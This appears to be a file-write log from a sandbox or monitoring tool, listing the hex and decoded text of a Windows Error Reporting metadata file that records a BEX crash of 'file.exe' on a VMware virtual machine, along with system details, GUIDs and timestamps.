C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	4372	94	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 38 00 30 00 35 00 34 00 32 00 37 00 32 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>48054272</PeakPagefileUsage>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	4466	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	4470	2	09 00		success or wait	5	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	4480	74	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 30 00 38 00 38 00 36 00 32 00 37 00 32 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>40886272</PrivateUsage>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	4554	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	4558	2	09 00		success or wait	4	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	4566	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	4612	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	4616	2	09 00		success or wait	3	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	4622	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	4664	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	4668	2	09 00		success or wait	2	6CE0497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	4672	32	3c 00 2f 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</ParentProcess>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	4704	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	4708	2	09 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	4710	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	4752	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	4756	2	09 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	4758	38	3c 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<ProblemSignatures>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	4796	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	4800	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	4804	52	3c 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00 42 00 45 00 58 00 3c 00 2f 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00	<EventType>BEX</EventType>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	4856	4	0d 00 0a 00		success or wait	9	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	4860	2	09 00		success or wait	18	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	4864	66	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00 66 00 69 00 6c 00 65 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00	<Parameter0>file.exe</Parameter0>	success or wait	9	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	5570	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	5574	2	09 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	5576	40	3c 00 2f 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</ProblemSignatures>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	5616	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	5620	2	09 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	5622	38	3c 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<DynamicSignatures>	success or wait	1	6CE0497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	5660	4	0d 00 0a 00		success or wait	6	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	5664	2	09 00		success or wait	12	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	5668	96	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00 31 00 30 00 2e 00 30 00 2e 00 31 00 37 00 31 00 33 00 34 00 2e 00 32 00 2e 00 30 00 2e 00 30 00 2e 00 32 00 35 00 36 00 2e 00 34 00 38 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00	<Parameter1>10.0.17134.2.0.0.256.48</Parameter1>	success or wait	6	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	6222	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	6226	2	09 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	6228	40	3c 00 2f 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</DynamicSignatures>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	6268	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	6272	2	09 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	6274	38	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<SystemInformation>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	6312	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	6316	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	6320	94	3c 00 4d 00 49 00 44 00 3e 00 41 00 32 00 41 00 42 00 35 00 32 00 36 00 41 00 2d 00 44 00 33 00 38 00 44 00 2d 00 34 00 46 00 43 00 39 00 2d 00 38 00 42 00 41 00 30 00 2d 00 45 00 33 00 34 00 42 00 38 00 44 00 36 00 33 00 35 00 34 00 45 00 38 00 3c 00 2f 00 4d 00 49 00 44 00 3e 00	<MID>A2AB526A-D38D-4FC9-8BA0-E34B8D6354E8</MID>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	6414	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	6418	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	6422	106	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00 65 00 65 00 71 00 75 00 66 00 65 00 2c 00 20 00 49 00 6e 00 63 00 2e 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00	<SystemManufacturer>eequfe, Inc.</SystemManufacturer>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	6528	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	6532	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	6536	96	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00 65 00 65 00 71 00 75 00 66 00 65 00 37 00 2c 00 31 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00	<SystemProductName>equfe7,1</SystemProductName>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	6632	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	6636	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	6640	120	3c 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 56 00 4d 00 57 00 37 00 31 00 2e 00 30 00 30 00 56 00 2e 00 31 00 38 00 32 00 32 00 37 00 32 00 31 00 34 00 2e 00 42 00 36 00 34 00 2e 00 32 00 31 00 30 00 36 00 32 00 35 00 32 00 32 00 32 00 30 00 3c 00 2f 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<BIOSVersion>VMW71.00V.18227214.B64.2106252220</BIOSVersion>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	6760	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	6764	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	6768	82	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00 31 00 36 00 31 00 38 00 36 00 30 00 38 00 30 00 31 00 31 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00	<OSInstallDate>1618608011</OSInstallDate>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	6850	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	6854	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	6858	102	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 31 00 39 00 2d 00 30 00 36 00 2d 00 32 00 37 00 54 00 31 00 34 00 3a 00 34 00 39 00 3a 00 32 00 31 00 5a 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00	<OSInstallTime>2019-06-27T14:49:21Z</OSInstallTime>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	6960	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	6964	2	09 00		success or wait	2	6CE0497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	6968	68	3c 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00 30 00 38 00 3a 00 30 00 30 00 3c 00 2f 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00	<TimeZoneBias>08:00</TimeZoneBias>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	7036	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	7040	2	09 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	7042	40	3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</SystemInformation>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	7082	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	7086	2	09 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	7088	34	3c 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	<SecureBootState>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	7122	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	7126	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	7130	96	3c 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<UEFISecureBootEnabled>0</UEFISecureBootEnabled>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	7226	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	7230	2	09 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	7232	36	3c 00 2f 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	</SecureBootState>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	7268	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	7272	2	09 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	7274	24	3c 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	<Integrator>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	7298	4	0d 00 0a 00		success or wait	3	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	7302	2	09 00		success or wait	6	6CE0497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	7306	46	3c 00 46 00 6c 00 61 00 67 00 73 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 42 00 3c 00 2f 00 46 00 6c 00 61 00 67 00 73 00 3e 00	<Flags>0000000B</Flags>	success or wait	3	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	7564	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	7568	2	09 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	7570	26	3c 00 2f 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	</Integrator>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	7596	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	7600	2	09 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	7602	100	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 20 00 42 00 61 00 73 00 65 00 54 00 69 00 6d 00 65 00 3d 00 22 00 32 00 30 00 32 00 32 00 2d 00 31 00 30 00 2d 00 30 00 34 00 54 00 30 00 30 00 3a 00 32 00 39 00 3a 00 34 00 34 00 5a 00 22 00 3e 00	<ProcessTimelines BaseTime="2022-10-04T00:29:44Z">	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	7702	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	7706	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	7710	262	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 20 00 41 00 73 00 49 00 64 00 3d 00 22 00 33 00 30 00 34 00 22 00 20 00 50 00 49 00 44 00 3d 00 22 00 33 00 31 00 39 00 36 00 22 00 20 00 55 00 70 00 74 00 69 00 6d 00 65 00 4d 00 53 00 3d 00 22 00 32 00 35 00 33 00 31 00 22 00 20 00 54 00 69 00 6d 00 65 00 53 00 69 00 6e 00 63 00 65 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 53 00 3d 00 22 00 32 00 35 00 33 00 31 00 22 00 20 00 53 00 75 00 73 00 70 00 65 00 6e 00 64 00 65 00 64 00 4d 00 53 00 3d 00 22 00 30 00 22 00 20 00 48 00 61 00 6e 00 67 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 47 00 68 00 6f 00 73 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 43 00 72 00 61 00 73 00 68 00 65 00 64 00 3d 00 22	<Process AsId="304" PID="3196" UptimeMS="2531" TimeSinceCreationMS="2531" SuspendedMS="0" HangCount="0" GhostCount="0" Crashed="	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	7972	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	7976	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	7980	20	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</Process>	success or wait	1	6CE0497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	8000	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	8004	2	09 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	8006	38	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 3e 00	</ProcessTimelines>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	8044	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	8048	2	09 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	8050	38	3c 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ReportInformation>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	8088	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	8092	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	8096	98	3c 00 47 00 75 00 69 00 64 00 3e 00 66 00 36 00 61 00 64 00 39 00 37 00 62 00 35 00 2d 00 34 00 65 00 33 00 34 00 2d 00 34 00 64 00 66 00 36 00 2d 00 62 00 63 00 33 00 36 00 2d 00 66 00 38 00 61 00 35 00 64 00 34 00 36 00 61 00 34 00 66 00 37 00 31 00 3c 00 2f 00 47 00 75 00 69 00 64 00 3e 00	<Guid>f6ad97b5-4e34-4df6-bc36-f8a5d46a4f71</Guid>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	8194	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	8198	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	8202	98	3c 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 32 00 32 00 2d 00 31 00 30 00 2d 00 30 00 34 00 54 00 30 00 30 00 3a 00 32 00 39 00 3a 00 34 00 34 00 5a 00 3c 00 2f 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00	<CreationTime>2022-10-04T00:29:44Z</CreationTime>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	8300	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	8304	2	09 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	8306	40	3c 00 2f 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ReportInformation>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	8346	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	8350	40	3c 00 2f 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	</WERReportMetadata>	success or wait	1	6CE0497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
